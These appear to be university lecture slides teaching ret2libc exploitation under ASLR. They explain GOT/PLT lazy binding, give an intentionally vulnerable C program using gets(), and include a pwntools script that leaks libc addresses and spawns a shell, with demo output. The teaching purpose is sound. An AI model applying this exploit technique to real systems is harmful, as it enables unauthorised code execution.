

ret2libc with ASLR


Yajin Zhou (<https://yajin.org>)

The Chinese University of Hong Kong

Credits: Some slides are from [CMPSC 447](#) of PSU (Gang Tan), [CS-412](#) of EPFL(Mathias Payer), [SeedLab](#) (Kevin Du), part of the code and pictures in the slides were developed by [Duoming Zhou](#) (my former student)


ret2lic: Function Epilogue

```
leave ->  
  mov %ebp, %esp  
  pop %ebp  
ret ->  
  pop eip
```




ret2lic: Invoke system()

- We invoke system by redirecting the return address on the stack
- We need to make up the stack to fool the system function.



state after invoking a function (before function prologue)



We need to make the stack like this when entering **system** function()

Value on the stack

1. system's arguments
2. the return address after `system()` -> set it to `exit` or `0xdeadbeef` – does not matter
3. the address of `system()`

Review

- Why do we need to use ret2libc?
- We cannot inject code, but we can reuse existing code – code reuse attack
- What's ASLR

 Wikipedia



Address space layout randomization

Address space layout randomization (ASLR) is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities. In order to prevent an attacker from reliably...

ASLR

- Check ASLR status

- To check the ASLR status on a Linux system, you can read the value from the `/proc/sys/kernel/randomize_va_space` file. The value stored in this file determines the type of ASLR being applied:

0: No randomization. Everything is static.

1: Conservative randomization. **Shared libraries, stack, mmap()**, VDSO page are randomized.

2: Full randomization. In addition to elements randomized by conservative randomization, **memory managed through brk()** is randomized.

ASLR



Untitled-1

```
(ssec) yajin@work-server:~$ ldd /bin/bash
linux-vdso.so.1 (0x00007ffcc4d45000)
libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007f611bf40000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f611bd17000)
/lib64/ld-linux-x86-64.so.2 (0x00007f611c0de000)
(ssec) yajin@work-server:~$ ldd /bin/bash
linux-vdso.so.1 (0x00007ffcc9dd2000)
libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007f5873ab6000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f587388d000)
/lib64/ld-linux-x86-64.so.2 (0x00007f5873c54000)
```


It Makes the Attack Harder

```
Untitled-1
(ssec) yajin@work-server:~/workdir/teaching/sec-master/stack_attack/02_ret2libc_32$
python exploit.py
[+] Starting local process '/home/yajin/workdir/teaching/sec-
master/stack_attack/02_ret2libc_32/vul': pid 236042
[+] Enjoy your shell.
[*] Switching to interactive mode
ret2libc start
ebp: 0xffc14238
buffer: 0xffc14210
$
[*] Got EOF while reading in interactive
$
[*] Process '/home/yajin/workdir/teaching/sec-
master/stack_attack/02_ret2libc_32/vul' stopped with exit code -11 (SIGSEGV) (pid
236042)
[*] Got EOF while sending in interactive
```

- That's because the base address of libc has been changed → the address of the **system** function will be changed

How to Get the Base Address of libc

- We can abuse the data in the PLT to leak the library function
- How does dynamic linking and loading work?
- Think about the process to invoke the ***printf*** function in libc
 - Q1: the implementation of the function is not in the executable binary, where is it?
 - Q2: how the printf() function is invoked, even if the base address of the libc is different?
 - Q3: what are the benefits of dynamic loading/linking?




Picture is from CSU0027 - System Programming, NTNU CSIE

GOT and PLT

- Global Offset Table (GOT)
 - To be an indirection table and accessed when PIC calls functions and operates on data variables.
 - It always consumes no space in executables and allocates memory when loading.
 - The values in GOT (Global Offset Table) **will be evaluated at runtime by the linker**
- Procedure Linkage Table (PLT)
 - For procedure only
 - To support dynamic linking, each ELF shared library or executable that uses shared libraries has a PLT.
 - Adds a level of indirection for function calls analogous to that provided by the GOT for data

Two Views of an ELF File



Picture is from CSU0027 - System Programming, NTNU CSIE

ELF Sections and Segments

Elf file type is EXEC (Executable file)

Entry point 0x8049090

There are 11 program headers, starting at offset 52

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00160	0x00160	R	0x4
INTERP	0x000194	0x08048194	0x08048194	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x08048000	0x08048000	0x00364	0x00364	R	0x1000
LOAD	0x001000	0x08049000	0x08049000	0x002a8	0x002a8	R E	0x1000
LOAD	0x002000	0x0804a000	0x0804a000	0x0013c	0x0013c	R	0x1000
LOAD	0x002f0c	0x0804bf0c	0x0804bf0c	0x0011c	0x00120	RW	0x1000
DYNAMIC	0x002f14	0x0804bf14	0x0804bf14	0x000e8	0x000e8	RW	0x4
NOTE	0x0001a8	0x080481a8	0x080481a8	0x00044	0x00044	R	0x4
GNU_EH_FRAME	0x002054	0x0804a054	0x0804a054	0x00034	0x00034	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RW	0x10
GNU_RELRO	0x002f0c	0x0804bf0c	0x0804bf0c	0x000f4	0x000f4	R	0x1

Section to Segment mapping:

Segment Sections...

00	
01	.interp
02	.interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.version
	.gnu.version_r .rel.dyn .rel.plt
03	.init .plt .text .fini
04	.rodata .eh_frame_hdr .eh_frame
05	.init_array .fini_array .dynamic .got .got.plt .data .bss
06	.dynamic
07	.note.gnu.build-id .note.ABI-tag
08	.eh_frame_hdr
09	
10	.init_array .fini_array .dynamic .got

An Example

- Lazy binding
 - The loader does not need to resolve all the dynamic functions when loading a library
 - The address is resolved when it's first invoked

```
08049080 <puts@plt>:
8049080: ff 25 1c c0 04 08      jmp     *0x804c01c
8049086: 68 20 00 00 00        push   $0x20
804908b: e9 a0 ff ff ff        jmp     8049030 <_init+0x30>
```

- **0x804c01c** is the GOT entry for puts function: what's the value of this GOT entry?

```
Starting program: /home/yajin/workdir/teaching/sec-master/stack_attack/02_ret2libc_32/vul
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
Breakpoint 1, main (argc=1, argv=0xffffd1d4) at vul.c:21
```

```
21      printf("ret2libc start \n");
```

```
(gdb) x /x *0x804c01c
```

```
0x8049086 <puts@plt+6>: 0x00002068
```

```
(gdb) next
```

```
ret2libc start
```

```
22      char *shell = (char *) getenv("MYSHELL");
```

```
(gdb) x /x *0x804c01c
```

```
0xf7df6880: 0xfb1e0ff3|
```

An Example

- The value changes from **0x8049086** to **0xf7df6880**, why?
- The resolver will find the real address of **puts** in libc
- Then it fixes the address in the GOT entry

What We Have So Far

- The address of the PLT of the **puts** function is fixed.
 - Not always true, we disable the PIE option when compiling the program.
- We can redirect the return address to an arbitrary location.
- What if we redirect the return address to the PLT of the puts function?
 - We set the parameter to the address of the GOT entry of the puts function
 - **That means we can execute puts(GOT(puts)) → we will output the content stored in the GOT entry, which is the real address of the puts function in libc!**

Vulnerable Program

```
include <stdio.h>
#include <stdlib.h>

int vul(void)
{
    char buffer[32] = {0};
    gets(buffer);
    return 1;
}

int main(void)
{
    puts("ret2libc start");
    vul();
    puts("ret2libc end");
    return 0;
}
```

First Try

```
libc = ELF('./libc.so.6')
elf = ELF('./vul_aslr')

puts_got = elf.got["puts"]
puts_plt = elf.plt["puts"]
main_addr = elf.symbols["main"]

# Get the absolute path to retlib
path = os.path.abspath("./vul_aslr")
p = process(path)

rop = p32(puts_plt)
rop += p32(main_addr)
rop += p32(puts_got)

p.recvuntil(b"ret2libc start\n")
payload = bytes("A", 'latin-1')*(0x28 + 4) + rop
p.sendline(payload)
puts_libc = u32(p.recvline()[0:4])
log.info("puts@libc: 0x%x" % (puts_libc))
```

First Try

```
[*] '/home/yajin/workdir/teaching/sec-master/stack_attack/02_ret2libc_32/vul_aslr'
```

```
Arch: i386-32-little
```

```
RELRO: Partial RELRO
```

```
Stack: No canary found
```

```
NX: NX enabled
```

```
PIE: No PIE (0x8048000)
```

```
[+] Starting local process '/home/yajin/workdir/teaching/sec-master/stack_attack/02_ret2libc_32/vul_aslr': pid 238337
```

```
[*] puts@libc: 0xf7df6880 -> we get the puts in libc
```

Infer the Base Address of libc

- We know the runtime address of the **puts** function in memory now
- Addr of **puts** = **libc** base address + offset of **puts** in libc
- If we can find the offset of puts in libc, then we can get the base address of libc at runtime!

```
offset_puts = libc.symbols['puts']  
libc_base = puts_libc - offset_puts
```

Find Other Addresses

- Address of system: **libc** base + offset of **system** in libc
- Address of `"/bin/sh"`: **libc** base + offset of this string in libc
- How do we get these offsets
 - **Option I: find by ourself if we have the [libc.so](#)**
 - Option II: we can use the online tool

```
offset_puts = libc.symbols['puts']  
libc_base = puts_libc - offset_puts
```

```
offset_system = libc.symbols['system']  
system_addr = libc_base + offset_system
```


```
offset_exit = libc.symbols['exit']  
exit_addr = libc_base + offset_exit
```

```
offset_str_bin_sh = next(libc.search(b'/bin/sh'))  
binsh_addr = libc_base + offset_str_bin_sh
```

Chain Together

- So far, we can get the base address of libc and other critical functions, including system()
- We can get the address of “/bin/sh” in the memory
- We need to execute the system(“/bin/sh”)
- But, we cannot reuse the **libc base address in the next run**, which means after executing puts(GOT(puts)), we need to execute system() directly.
 - How can we do that?

Chain Together



Demo

```
(ssec) yajin@work-server:~/workdir/teaching/sec-master/stack_attack/02_ret2libc_32$ python
exploit_aslr.py
[*] '/home/yajin/workdir/teaching/sec-master/stack_attack/02_ret2libc_32/libc.so.6'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[*] '/home/yajin/workdir/teaching/sec-master/stack_attack/02_ret2libc_32/vul_aslr'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
[+] Starting local process '/home/yajin/workdir/teaching/sec-
master/stack_attack/02_ret2libc_32/vul_aslr': pid 238394
[*] puts@libc: 0xf7dc7880
[*] libc base: 0xf7d55000
[*] system@libc: 0xf7d9ccd0
[*] binsh@libc: 0xf7f0e0d5
[*] exit@libc: 0xf7d8f1f0
[*] Stage 2 sent!
[+] Enjoy your shell.
[*] Switching to interactive mode
$
$ ls
disable_aslr.sh  exploit.py      libc.asm  make.sh  vul.c  vul_aslr.asm
enable_aslr.sh   exploit_aslr.py libc.so.6  vul      vul_aslr  vul_aslr.c
```